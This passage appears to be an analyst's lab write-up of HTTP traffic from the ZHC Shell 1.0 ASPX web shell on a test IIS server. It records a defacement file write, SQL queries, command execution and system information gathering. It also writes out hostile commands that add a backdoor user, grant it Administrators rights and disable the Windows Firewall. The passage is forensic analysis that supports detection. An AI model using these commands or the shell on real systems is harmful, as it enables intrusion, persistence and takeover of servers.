action="ZHC_Shell_1.0.aspx?action=edit&amp;src=c%3a%5cinetpub%5cwwwroot%5cTEST_FIL
E.TXT" id="ctl11" enctype="multipart/form-data">
<div>
<input type="hidden" name="__EVENTTARGET" id="__EVENTTARGET" value="" />
<input type="hidden" name="__EVENTARGUMENT" id="__EVENTARGUMENT" value="" />
<input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE"
value="/wEPDwULLTEzODY2ODE5NzYPZBYCAgsPFgIeB2VuY3R5cGUFE211bHRpcGFydC9m
b3JtLWRhdGFkGAEFHl9fQ29udHJvbHNSZXF1aXJlUG9zdEJhY2tLZXlfXxYEBQdOZXdGaWxlBQ
dOZXdGaWxlBQxOZXdEaXJlY3RvcnkFDE5Id0RpcmVjdG9yecjgjhjkSsSPowbSdyPqLK8RvfwA"
/>
</div>

<script type="text/javascript">
//<![CDATA[
var theForm = document.forms['ctl11'];
if (!theForm) {
    theForm = document.ctl11;
}
function __doPostBack(eventTarget, eventArgument) {
    if (!theForm.onsubmit || (theForm.onsubmit() != false)) {
        theForm.__EVENTTARGET.value = eventTarget;
        theForm.__EVENTARGUMENT.value = eventArgument;
        theForm.submit();
    }
}
//]]>
</script>


  <table width="80%"  border="1" align="center">
    <tr>      <td width="11%">Path</td>
      <td width="89%">
      <input name="filepath" type="text" value="c:\inetpub\wwwroot\TEST_FILE.TXT" id="filepath"
class="TextBox" style="width:300px;" />
      *</td>
    </tr>
    <tr>
      <td>Content</td>
      <td> <textarea name="content" rows="25" cols="100" id="content" class="TextBox">Hacked
by STTEAM!</textarea></td>
    </tr>
    <tr>
      <td></td>
      <td> <input type="submit" name="a" value="Sumbit" id="a" class="button" />
      </td>
    </tr>
  </table>

<div>

.<input type="hidden" name="__EVENTVALIDATION" id="__EVENTVALIDATION"
value="/wEWBAKVzdKBCwKwgsKBDALW4bf/BAK/76ruDA40iO6cLOK3TeAbqxG5L91EeqiK" />
```

```
</div></form>

</p>
<script language="javascript">
function closewindow()
{self.close();}
</script>
<b><p align="center" valign="bottom" class="footer">ZHC Shell 1.0 &bull; 2011<br/>
By XXx_Death_xXX Of <a href="http://www.zone-hack.com" target="_blank" title="Welcome to
ZHC SHEll"> ZCompany Hacking Crew</a> &bull; zone-hack.com #ZHC</p></b>
</body>
</html>
```

---- REQUEST ----

```
GET /ZHC_Shell_1.0.aspx?action=goto&src=c%3a%5cinetpub%5cwwwroot%5c HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash,
application/x-ms-application, application/x-ms-xbap, application/vnd.ms-xpsdocument,
application/xaml+xml, application/vnd.ms-excel, application/vnd.ms-powerpoint,
application/msword, */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET
CLR 3.0.04506.648; .NET CLR 3.5.21022; .NET4.0C)
Host: 192.168.1.1
Connection: Keep-Alive
Cookie: ASP.NET_SessionId=juatcz3dsscr4fzqlqet52f3
---------------------------------------- TRUNCATED BY ANALYST ----------------------------------------------
```

The following window was also displayed after saving the file with the content:



- "SQL Command" option selected

Parameters:

```
SQL Host: 192.168.1.1
SQL Username: SQL_Username
SQL Password: SQL_Password
Command:  SELECT * FROM sys.tables
```

```
GET /ZHC_Shell_1.0.aspx?action=sqlrootkit HTTP/1.1
Accept: */*
Referer: http://192.168.1.1/ZHC_Shell_1.0.aspx
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET
CLR 3.0.04506.648; .NET CLR 3.5.21022; .NET4.0C)
```

Host: 192.168.1.1
Connection: Keep-Alive
Cookie: ASP.NET_SessionId=juatcz3dsscr4fzqlqet52f3

---- RESPONSE ----

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.1
Date: Mon, 24 Feb 2014 19:20:49 GMT
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: private
Content-Type: text/html; charset=utf-8
Content-Length: 3663

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>
<img alt="" title=""
src="http://img851.imageshack.us/img851/2304/bismillahus.jpg" />

---------- TRUNCATED BY ANALYST ----------
ZHC Shell 1.0 • 2011
By XXx_Death_xXX Of <a href="http://www.zone-hack.com" target="_blank" title="Welcome to
ZHC SHEll"> ZCompany Hacking Crew • zone-hack.com #ZHC
</body>
</html>

---- REQUEST ----

POST /ZHC_Shell_1.0.aspx?**action=sqlrootkit** HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash,
application/x-ms-application, application/x-ms-xbap, application/vnd.ms-xpsdocument,
application/xaml+xml, application/vnd.ms-excel, application/vnd.ms-powerpoint,
application/msword, */*
Referer: http://192.168.1.1/ZHC_Shell_1.0.aspx?**action=sqlrootkit**
Accept-Language: en-us
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET
CLR 3.0.04506.648; .NET CLR 3.5.21022; .NET4.0C)
Host: 192.168.1.1
Content-Length: 460
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: ASP.NET_SessionId=juatcz3dsscr4fzqlqet52f3

---- RESPONSE ----

HTTP/1.1 100 Continue
Server: Microsoft-IIS/5.1
Date: Mon, 24 Feb 2014 19:21:12 GMT
X-Powered-By: ASP.NET

---- REQUEST ----

__EVENTTARGET=&__EVENTARGUMENT=&__VIEWSTATE=%2FwEPDwULLTEzODY2ODE5NzYPZBYCAgsPFgIeB2VuY3R5cGUFE211bHRpcGFydC9mb3JtLWRhdGFkGAEFHl9fQ29udHJvbHNSZXF1aXJlUG9zdEJhY2tLZXlfXxYDBQdOZXdGaWxlBQxOZXdEaXJlY3RvcnkFDE5ld0RpcmVjdG9yeVsWlNx5Na0HFMN2RRO%2BceR1t%2BaS&ip=192.168.1.1&SqlName=SQL_Username&SqlPass=SQL_Password&Sqlcmd=SELECT+*+FROM+sys.tables&ButtonSQL=Run&__EVENTVALIDATION=%2FwEWBgLrm6SaCALH7%2BrvDALfi9niBgLlyse8AQKezImXAwKQpq2wCTiqBOLnL%2Bz1LGFA%2F3tHorFz7tKZ

- "Command Line" option selected
  Command type: "dir c:\inetpub\wwwroot\"

```
GET /ZHC_Shell_1.0.aspx?action=cmd HTTP/1.1
Accept: */*
Referer: http://192.168.1.1/ZHC_Shell_1.0.aspx
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022; .NET4.0C)
Host: 192.168.1.1
Connection: Keep-Alive
Cookie: ASP.NET_SessionId=2n0ffa45celc1uac4wopi1bl
```

---- RESPONSE ----

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.1
Date: Mon, 24 Feb 2014 19:42:33 GMT
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: private
Content-Type: text/html; charset=utf-8
Content-Length: 3242


<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>
<p align="center"><img alt="" title=""
src="http://img851.imageshack.us/img851/2304/bismillahus.jpg" /><br />

</p>
---------------------------------------- TRUNCATED BY ANALYST ----------------------------------------
  <center><p>[ Command Prompt ]</p>
  <p>(<span class="style3">Note: Please CLICK "RUN" in order to execute the
command</span>)</p>
   Command:
  <input name="cmd" type="text" id="cmd" class="TextBox" style="width:300px;" />
  <input type="submit" name="Button123" value="Run" id="Button123" class="button" /></center>
  <p>
   <span id="result" style="style2"></span></p>
```

```
<div>
---------------------------------------- TRUNCATED BY ANALYST ----------------------------------------
<b><p align="center" valign="bottom" class="footer">ZHC Shell 1.0 &bull; 2011<br/>
By XXx_Death_xXX Of <a href="http://www.zone-hack.com" target="_blank" title="Welcome to
ZHC SHEll"> ZCompany Hacking Crew</a> &bull; zone-hack.com #ZHC</p></b>
</body>
</html>
```

---- REQUEST ----

```
POST /ZHC_Shell_1.0.aspx?action=cmd HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash,
application/x-ms-application, application/x-ms-xbap, application/vnd.ms-xpsdocument,
application/xaml+xml, application/vnd.ms-excel, application/vnd.ms-powerpoint,
application/msword, */*
Referer: http://192.168.1.1/ZHC_Shell_1.0.aspx?action=cmd
Accept-Language: en-us
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET
CLR 3.0.04506.648; .NET CLR 3.5.21022; .NET4.0C)
Host: 192.168.1.1
Content-Length: 377
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: ASP.NET_SessionId=2n0ffa45celc1uac4wopi1bl

__EVENTTARGET=&__EVENTARGUMENT=&__VIEWSTATE=%2FwEPDwULLTEzODY2ODE5
NzYPZBYCAgsPFgIeB2VuY3R5cGUFE211bHRpcGFydC9mb3JtLWRhdGFkGAEFHl9fQ29udHJv
bHNSZXF1aXJlUG9zdEJhY2tLZXlfXxYDBQdOZXdGaWxlBQxOZXdEaXJlY3RvcnkFDE5ld0Rpcm
VjdG9yeVsWlNx5Na0HFMN2RRO%2BceR1t%2BaS&cmd=dir+c%3A%5Cinetpub%5Cwwwroot%
5C&Button123=Run&__EVENTVALIDATION=%2FwEWAwLrm6SaCAKzmbmVDAKJ7NvuBxSY8n
llAnuhSF9RsZQ7OKxCJ4TC
```

---- RESPONSE ----

```
HTTP/1.1 100 Continue
Server: Microsoft-IIS/5.1
Date: Mon, 24 Feb 2014 19:42:37 GMT
X-Powered-By: ASP.NET

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.1
Date: Mon, 24 Feb 2014 19:42:39 GMT
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: private
Content-Type: text/html; charset=utf-8
Content-Length: 6071


<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>
<p align="center"><img alt="" title=""
src="http://img851.imageshack.us/img851/2304/bismillahus.jpg" /><br />
```

```
</p>

<div align="center"></div>
<style type="text/css">
body,td,th {
	color: #FFFFFF;
	font-family: Comic Sans Ms;
}
body {
	background-image: url("http://a6.sphotos.ak.fbcdn.net/hphotos-ak-
snc6/262108_109964339097628_100002521874736_97359_1521760_n.jpg");
	background-position: center center;
	background-repeat: no-repeat;
	background-color: #000000;
	background-attachment: fixed;
	font-family: Comic Sans MS;
	font-size: 16px;
}
---------------------------------------- TRUNCATED BY ANALYST ----------------------------------------------
<head>
<meta http-equiv="Content-Type" content="text/html">
<title>Aspx Shell By XXx_Death_xXX & ZHC</title>
</head>
<body>
<form name="ctl01" method="post" action="ZHC_Shell_1.0.aspx?action=cmd" id="ctl01">
---------------------------------------- TRUNCATED BY ANALYST ----------------------------------------------
  <center><p>[ Command Prompt ]</p>
  <p>(<span class="style3">Note: Please CLICK "RUN" in order to execute the
command</span>)</p>
  Command:
  <input name="cmd" type="text" id="cmd" class="TextBox" style="width:300px;" />
  <input type="submit" name="Button123" value="Run" id="Button123" class="button" /></center>
  <p>
   <span id="result" style="style2">dir c:\inetpub\wwwroot\
<pre> Volume in drive C has no label.
 Volume Serial Number is C426-4EBB

 Directory of c:\inetpub\wwwroot

02/24/2014  12:58 PM    &gt;DIR&lt;          .
02/24/2014  12:58 PM    &gt;DIR&lt;          ..
02/20/2014  04:35 PM    &gt;DIR&lt;          aspnet_client
02/23/2014  12:32 AM                43 Copy of TEST_FILE.txt
07/21/2001  01:22 PM               342 help.gif
07/21/2001  01:22 PM             2,048 iisstart.asp
07/21/2001  01:22 PM            10,030 localstart.asp
07/21/2001  01:22 PM               356 mmc.gif
07/21/2001  01:22 PM             2,806 pagerror.gif
07/21/2001  01:22 PM             1,046 print.gif
02/20/2014  06:43 PM    &gt;DIR&lt;          test
02/24/2014  12:59 PM                17 TEST_FILE.TXT
07/21/2001  01:22 PM             1,577 warning.gif
07/21/2001  01:22 PM             1,182 web.gif
07/21/2001  01:22 PM            11,946 winxp.gif
02/17/2014  03:51 PM            51,405 zehir4.asp
02/22/2014  10:39 PM            37,770 ZHC_Shell_1.0.aspx
02/23/2014  09:57 AM             8,048 ZHC_Shell_1.0.zip
```

```
              14 File(s)        128,616 bytes
               4 Dir(s)  26,521,387,008 bytes free
</pre></span></p>
---------------------------------------- TRUNCATED BY ANALYST ----------------------------------------------------
<b><p align="center" valign="bottom" class="footer">ZHC Shell 1.0 &bull; 2011<br/>
By XXx_Death_xXX Of <a href="http://www.zone-hack.com" target="_blank" title="Welcome to
ZHC SHEll"> ZCompany Hacking Crew</a> &bull; zone-hack.com #ZHC</p></b>
</body>
</html>
```

- "System Information" options selected

```
GET /ZHC_Shell_1.0.aspx?action=information HTTP/1.1
Accept: */*
Referer: http://192.168.1.1/ZHC_Shell_1.0.aspx
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET
CLR 3.0.04506.648; .NET CLR 3.5.21022; .NET4.0C)
Host: 192.168.1.1
Connection: Keep-Alive
Cookie: ASP.NET_SessionId=2n0ffa45celc1uac4wopi1bl
```

---- RESPONSE ----

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.1
Date: Mon, 24 Feb 2014 19:54:43 GMT
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: private
Content-Type: text/html; charset=utf-8
Content-Length: 3298


<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>
<p align="center"><img alt="" title=""
src="http://img851.imageshack.us/img851/2304/bismillahus.jpg" /><br />

</p>
---------------------------------------- TRUNCATED BY ANALYST ----------------------------------------------------
<head>
<meta http-equiv="Content-Type" content="text/html">
<title>Aspx Shell By XXx_Death_xXX & ZHC</title>
</head>
<body>
```

```
<center><p>[ System information ]</p><br/>
<table width="80%"  border="1" align="center">
 <tr>
  <td colspan="2"><span class="style3"><b>Web Server Information</b></span></td>
 </tr>
 <tr>
  <td width="40%">Server IP</td>
  <td width="60%">192.168.1.1</td>
 </tr>
 <tr>
  <td height="73">Machine Name</td>
  <td>REMOVED_BY_ANALYST</td>
 </tr>
 <tr>
  <td>Network Name</td>
  <td> REMOVED_BY_ANALYST </td>
 </tr>
 <tr>
  <td>User Name in this Process</td>
  <td>ASPNET</td>
 </tr>
 <tr>
  <td>OS Version</td>
  <td>Microsoft Windows NT 5.1.2600 Service Pack 2</td>
 </tr>
 <tr>
  <td>Started Time</td>
  <td>4 Hours</td>
 </tr>
 <tr>
  <td>System Time</td>
  <td>2/24/2014 2:54:43 PM</td>
 </tr>
 <tr>
  <td>IIS Version</td>
  <td>Microsoft-IIS/5.1</td>
 </tr>
 <tr>
  <td>HTTPS</td>
  <td>off</td>
 </tr>
 <tr>
  <td>PATH_INFO</td>
  <td>/ZHC_Shell_1.0.aspx</td>
 </tr>
 <tr>
  <td>PATH_TRANSLATED</td>
  <td>c:\inetpub\wwwroot\ZHC_Shell_1.0.aspx</td>
 <tr>
  <td>SERVER_PORT</td>
  <td>80</td>
 </tr>
  <tr>
  <td>SeesionID</td>
  <td>2n0ffa45celc1uac4wopi1bl</td>
 </tr>
 <tr>
```

```
    <td colspan="2"><span class="style3"><b>Client Infomation</b></span></td>
  </tr>
  <tr>
    <td>Client Proxy</td>
    <td>None</td>
  </tr>
  <tr>
    <td>Client IP</td>
    <td>192.168.1.100</td>
  </tr>
  <tr>
    <td>User</td>
    <td>Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR
3.0.04506.648; .NET CLR 3.5.21022; .NET4.0C)</td>
  </tr>
</table>

</p>
<script language="javascript">
function closewindow()
{self.close();}
</script>
<b><p align="center" valign="bottom" class="footer">ZHC Shell 1.0 &bull; 2011<br/>
By XXx_Death_xXX Of <a href="http://www.zone-hack.com" target="_blank" title="Welcome to
ZHC SHEll"> ZCompany Hacking Crew</a> &bull; zone-hack.com #ZHC</p></b>
</body>
</html>
```

- "Add User" option selected

  Command: "net user **STTEAM STTEAM_PASSWORD** /add"

```
GET /ZHC_Shell_1.0.aspx?action=cmd5 HTTP/1.1
Accept: */*
Referer: http://192.168.1.1/ZHC_Shell_1.0.aspx
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET
CLR 3.0.04506.648; .NET CLR 3.5.21022; .NET4.0C)
Host: 192.168.1.1
Connection: Keep-Alive
Cookie: ASP.NET_SessionId=2n0ffa45celc1uac4wopi1bl
```

---- RESPONSE ----

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.1
Date: Mon, 24 Feb 2014 20:15:10 GMT
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: private
Content-Type: text/html; charset=utf-8
Content-Length: 3294


<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
```

```
"http://www.w3.org/TR/html4/loose.dtd">
<html>
<p align="center"><img alt="" title=""
src="http://img851.imageshack.us/img851/2304/bismillahus.jpg" /><br />

</p>
---------------------------------------- TRUNCATED BY ANALYST ----------------------------------------
<head>
<meta http-equiv="Content-Type" content="text/html">
<title>Aspx Shell By XXx_Death_xXX & ZHC</title>
</head>
<body>
<form name="ctl05" method="post" action="ZHC_Shell_1.0.aspx?action=cmd5" id="ctl05">
---------------------------------------- TRUNCATED BY ANALYST ----------------------------------------
  <center><p>[ Command Prompt ]</p>
  <p>(<span class="style3">Note: Please CLICK "RUN" in order to execute the
command</span>)</p>
  Command:
  <input name="cmd5" type="text" value="net user USERNAME PASSWORD /add" id="cmd5"
class="TextBox" style="width:300px;" />
  <input type="submit" name="Button1234567" value="Run" id="Button1234567" class="button"
/></center>
---------------------------------------- TRUNCATED BY ANALYST ----------------------------------------
<b><p align="center" valign="bottom" class="footer">ZHC Shell 1.0 &bull; 2011<br/>
By XXx_Death_xXX Of <a href="http://www.zone-hack.com" target="_blank" title="Welcome to
ZHC SHEll"> ZCompany Hacking Crew</a> &bull; zone-hack.com #ZHC</p></b>
</body>
</html>
```

---- REQUEST ----

```
POST /ZHC_Shell_1.0.aspx?action=cmd5 HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash,
application/x-ms-application, application/x-ms-xbap, application/vnd.ms-xpsdocument,
application/xaml+xml, application/vnd.ms-excel, application/vnd.ms-powerpoint,
application/msword, */*
Referer: http://192.168.1.1/ZHC_Shell_1.0.aspx?action=cmd5
Accept-Language: en-us
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET
CLR 3.0.04506.648; .NET CLR 3.5.21022; .NET4.0C)
Host: 192.168.1.1
Content-Length: 391
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: ASP.NET_SessionId=2n0ffa45celc1uac4wopi1bl

__EVENTTARGET=&__EVENTARGUMENT=&__VIEWSTATE=%2FwEPDwULLTEzODY2ODE5
NzYPZBYCAgsPFgIeB2VuY3R5cGUFE211bHRpcGFydC9mb3JtLWRhdGFkGAEFHl9fQ29udHJv
bHNSZXF1aXJlUG9zdEJhY2tLZXlfXxYDBQdOZXdGaWxlBQxOZXdEaXJlY3RvcnkFDE5ld0Rpcm
VjdG9yeVsWlNx5Na0HFMN2RRO%2BceR1t%2BaS&cmd5=net+user+STTEAM+STTEAM_PAS
SWORD+%2Fadd&Button1234567=Run&__EVENTVALIDATION=%2FwEWAwLrm6SaCAKzmZ
WbBQL2%2FOPuA2cTIANlM0qT3tdmPBJNeBj1930x
```

- "Add User To Administrators Group" option selected
  Command: "net localgroup Administrators **STTEAM** /add"

```
GET /ZHC_Shell_1.0.aspx?action=cmd6 HTTP/1.1
Accept: */*
Referer: http://192.168.1.1/ZHC_Shell_1.0.aspx
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET
CLR 3.0.04506.648; .NET CLR 3.5.21022; .NET4.0C)
Host: 192.168.1.1
Connection: Keep-Alive
Cookie: ASP.NET_SessionId=zu5ecf45zet1pk55r33w0s55

 ---- RESPONSE ----

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.1
Date: Mon, 24 Feb 2014 20:33:17 GMT
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: private
Content-Type: text/html; charset=utf-8
Content-Length: 3308


<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>
<p align="center"><img alt="" title=""
src="http://img851.imageshack.us/img851/2304/bismillahus.jpg" /><br />

</p>
---------------------------------------- TRUNCATED BY ANALYST ----------------------------------------------
<head>
<meta http-equiv="Content-Type" content="text/html">
<title>Aspx Shell By XXx_Death_xXX & ZHC</title>
</head>
<body>
<form name="ctl06" method="post" action="ZHC_Shell_1.0.aspx?action=cmd6" id="ctl06">
---------------------------------------- TRUNCATED BY ANALYST ----------------------------------------------
  <center><p>[ Command Prompt ]</p>
  <p>(<span class="style3">Note: Please CLICK "RUN" in order to execute the
command</span>)</p>
  Command:
  <input name="cmd6" type="text" value="net localgroup Administrators USERNAME /add"
id="cmd6" class="TextBox" style="width:300px;" />
  <input type="submit" name="Button12345678" value="Run" id="Button12345678" class="button"
/></center>
  <p>
   <span id="result6" style="style2"></span></p>

<div>

.<input type="hidden" name="__EVENTVALIDATION" id="__EVENTVALIDATION"
value="/wEWAwLrm6SaCAKzmYHADAL2/IPtA7C4ifdGVxSBM2fTTZwnl57pQlKJ" />
</div></form>
```

```
</p>
<script language="javascript">
function closewindow()
{self.close();}
</script>
<b><p align="center" valign="bottom" class="footer">ZHC Shell 1.0 &bull; 2011<br/>
By XXx_Death_xXX Of <a href="http://www.zone-hack.com" target="_blank" title="Welcome to
ZHC SHEll"> ZCompany Hacking Crew</a> &bull; zone-hack.com #ZHC</p></b>
</body>
</html>
```

---- REQUEST ----

```
POST /ZHC_Shell_1.0.aspx?action=cmd6 HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash,
application/x-ms-application, application/x-ms-xbap, application/vnd.ms-xpsdocument,
application/xaml+xml, application/vnd.ms-excel, application/vnd.ms-powerpoint,
application/msword, */*
Referer: http://192.168.1.1/ZHC_Shell_1.0.aspx?action=cmd6
Accept-Language: en-us
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET
CLR 3.0.04506.648; .NET CLR 3.5.21022; .NET4.0C)
Host: 192.168.1.1
Content-Length: 397
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: ASP.NET_SessionId=zu5ecf45zet1pk55r33w0s55
---------------------------------------- TRUNCATED BY ANALYST ----------------------------------------
__EVENTTARGET=&__EVENTARGUMENT=&__VIEWSTATE=%2FwEPDwULLTEzODY2ODE5
NzYPZBYCAgsPFgIeB2VuY3R5cGUFE211bHRpcGFydC9mb3JtLWRhdGFkGAEFHl9fQ29udHJv
bHNSZXF1aXJlUG9zdEJhY2tLZXlfXxYDBQdOZXdGaWxlBQxOZXdEaXJlY3RvcnkFDE5ld0Rpcm
VjdG9yeVsWlNx5Na0HFMN2RRO%2BceR1t%2BaS&cmd6=net+localgroup+Administrators+S
TTEAM+%2Fadd&Button12345678=Run&__EVENTVALIDATION=%2FwEWAwLrm6SaCAKzmY
HADAL2%2FlPtA7C4ifdGVxSBM2fTTZwnl57pQlKJ
```

- "Disable Windows Firewall" option selected

  Command: "reg add HKLM\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile /v EnableFirewall /t REG_DWORD /d 0x0 /f"

```
GET /ZHC_Shell_1.0.aspx?action=cmd7 HTTP/1.1
Accept: */*
Referer: http://192.168.1.1/ZHC_Shell_1.0.aspx
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET
CLR 3.0.04506.648; .NET CLR 3.5.21022; .NET4.0C)
Host: 192.168.1.1
Connection: Keep-Alive
Cookie: ASP.NET_SessionId=fqcod255iety0a55x3acuaqe
```

---- RESPONSE ----

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.1
Date: Mon, 24 Feb 2014 20:45:59 GMT
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: private
Content-Type: text/html; charset=utf-8
Content-Length: 3409


<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>
<p align="center"><img alt="" title=""
src="http://img851.imageshack.us/img851/2304/bismillahus.jpg" /><br />

</p>
---------------------------------------- TRUNCATED BY ANALYST ----------------------------------------------------
<head>
<meta http-equiv="Content-Type" content="text/html">
<title>Aspx Shell By XXx_Death_xXX & ZHC</title>
</head>
<body>
<form name="ctl07" method="post" action="ZHC_Shell_1.0.aspx?action=cmd7" id="ctl07">
<div>
<input type="hidden" name="__EVENTTARGET" id="__EVENTTARGET" value="" />
<input type="hidden" name="__EVENTARGUMENT" id="__EVENTARGUMENT" value="" />
<input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE"
value="/wEPDwULLTEzODY2ODE5NzYPZBYCAgsPFgIeB2VuY3R5cGUFE211bHRpcGFydC9mb
3JtLWRhdGFkGAEFHl9fQ29udHJvbHNSZXF1aXJlUG9zdEJhY2tLZXlfXxYDBQdOZXdGaWxlBQx
OZXdEaXJlY3RvcnkFDE5ld0RpcmVjdG9yeVsWlNx5Na0HFMN2RRO+ceR1t+aS" />
</div>

<script type="text/javascript">
//<![CDATA[
var theForm = document.forms['ctl07'];
if (!theForm) {
    theForm = document.ctl07;
}
function __doPostBack(eventTarget, eventArgument) {
    if (!theForm.onsubmit || (theForm.onsubmit() != false)) {
        theForm.__EVENTTARGET.value = eventTarget;
        theForm.__EVENTARGUMENT.value = eventArgument;
        theForm.submit();
    }
}
//]]>
</script>


  <center><p>[ Command Prompt ]</p>
  <p>(<span class="style3">Note: Please CLICK "RUN" in order to execute the
command</span>)</p>
  Command:
  <input name="cmd7" type="text" value="reg add
HKLM\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\Stand
ardProfile /v EnableFirewall /t REG_DWORD /d 0x0 /f" id="cmd7" class="TextBox"
```

```
style="width:300px;" />
  <input type="submit" name="Button123456789" value="Run" id="Button123456789"
class="button" /></center>
---------------------------------------- TRUNCATED BY ANALYST ----------------------------------------
<b><p align="center" valign="bottom" class="footer">ZHC Shell 1.0 &bull; 2011<br/>
By XXx_Death_xXX Of <a href="http://www.zone-hack.com" target="_blank" title="Welcome to
ZHC SHEll"> ZCompany Hacking Crew</a> &bull; zone-hack.com #ZHC</p></b>
</body>
</html>
```

---- REQUEST ----

```
POST /ZHC_Shell_1.0.aspx?action=cmd7 HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash,
application/x-ms-application, application/x-ms-xbap, application/vnd.ms-xpsdocument,
application/xaml+xml, application/vnd.ms-excel, application/vnd.ms-powerpoint,
application/msword, */*
Referer: http://192.168.1.1/ZHC_Shell_1.0.aspx?action=cmd7
Accept-Language: en-us
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET
CLR 3.0.04506.648; .NET CLR 3.5.21022; .NET4.0C)
Host: 192.168.1.1
Content-Length: 523
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: ASP.NET_SessionId=fqcod255iety0a55x3acuaqe
---------------------------------------- TRUNCATED BY ANALYST ----------------------------------------
__EVENTTARGET=&__EVENTARGUMENT=&__VIEWSTATE=%2FwEPDwULLTEzODY2ODE5
NzYPZBYCAgsPFgIeB2VuY3R5cGUFE211bHRpcGFydC9mb3JtLWRhdGFkGAEFHl9fQ29udHJv
bHNSZXF1aXJlUG9zdEJhY2tLZXlfXxYDBQdOZXdGaWxlBQxOZXdEaXJlY3RvcnkFDE5ld0Rpcm
VjdG9yeVsWINx5Na0HFMN2RRO%2BceR1t%2BaS&cmd7=reg+add+HKLM%5CSYSTEM%5CC
urrentControlSet%5CServices%5CSharedAccess%5CParameters%5CFirewallPolicy%5CSta
ndardProfile+%2Fv+EnableFirewall+%2Ft+REG_DWORD+%2Fd+0x0+%2Ff&Button123456789
=Run&__EVENTVALIDATION=%2FwEWAwLrm6SaCAKzme3kAwK%2BxfyUASfm%2BRQj0%2F
AK4DsxXvzDYuMdePDU
```

- "Enable RDP" option selected

